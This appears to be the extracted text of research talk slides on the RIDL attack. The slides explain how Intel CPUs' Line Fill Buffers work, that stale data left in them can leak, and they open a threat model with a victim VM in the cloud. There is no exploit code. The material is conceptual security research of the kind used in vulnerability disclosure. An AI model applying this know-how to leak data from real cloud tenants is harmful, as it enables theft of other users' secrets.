
MANUALS

MEM_LOAD_UOPS_RETIRED.HIT_LFB_PS - Counts demand loads that hit in the line fill buffer (LFB). A LFB entry is allocated every time a miss occurs in the L1 DCache. When a load hits at this location it means that a previous load, store or hardware prefetch has already missed in the L1 DCache and the data fetch is in progress. Therefore the cost of a hit in the LFB varies. This event may count cache-line split loads that miss in the L1 DCache but do not miss the LLC.

On 32-byte Intel AVX loads, all loads that miss in the L1 DCache show up as hits in the L1 DCache or hits in the LFB. They never show hits on any other level of memory hierarchy. Most loads arise from the line fill buffer (LFB) when Intel AVX loads miss in the L1 DCache.

- We first read the manuals
- Some references to internal CPU buffers
- But no further explanation
- Where would you even start?

That's why we started reading patents instead!




We read a lot of patents, and survived!

So today I can tell you a bit more about them

But wait, what are these
Line Fill Buffers?


They were never mentioned during
my Computer Architecture courses
but maybe I didn't pay attention

LINE FILL BUFFERS?




Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?




Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?



Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?



Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?

Multiple roles:

- Asynchronous memory requests
- Load squashing
- Write combining
- Uncached memory

LINE FILL BUFFERS?

Multiple roles:

- Asynchronous memory requests
- Load squashing
- Write combining
- Uncached memory

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

- Send out memory request

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

- Send out memory request
- Wait for completion

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

- Send out memory request
- Wait for completion
- Blocks other loads/stores

LINE FILL BUFFERS?

Solution: keep track of address in LFB

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry
- Store address in LFB

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry
- Store address in LFB
- Serve other loads/stores

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry
- Store address in LFB
- Serve other loads/stores
- Pending request *eventually* completes

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry.
- Store address in LFB
- Serve other loads/stores
- Pending request *eventually* completes

LINE FILL BUFFERS?

Allocate LFB entry.


May contain data from previous load

RIDL exploits this

EXPERIMENTS


Experiments in the paper

EXPERIMENTS




Experiments in the paper

EXPERIMENTS



Experiments in the paper


EXPERIMENTS



Conclusion: our primary RIDL instance leaks from Line Fill Buffers



How do we mount a RIDL attack?

THREAT MODEL




Victim VM in the cloud

THREAT MODEL



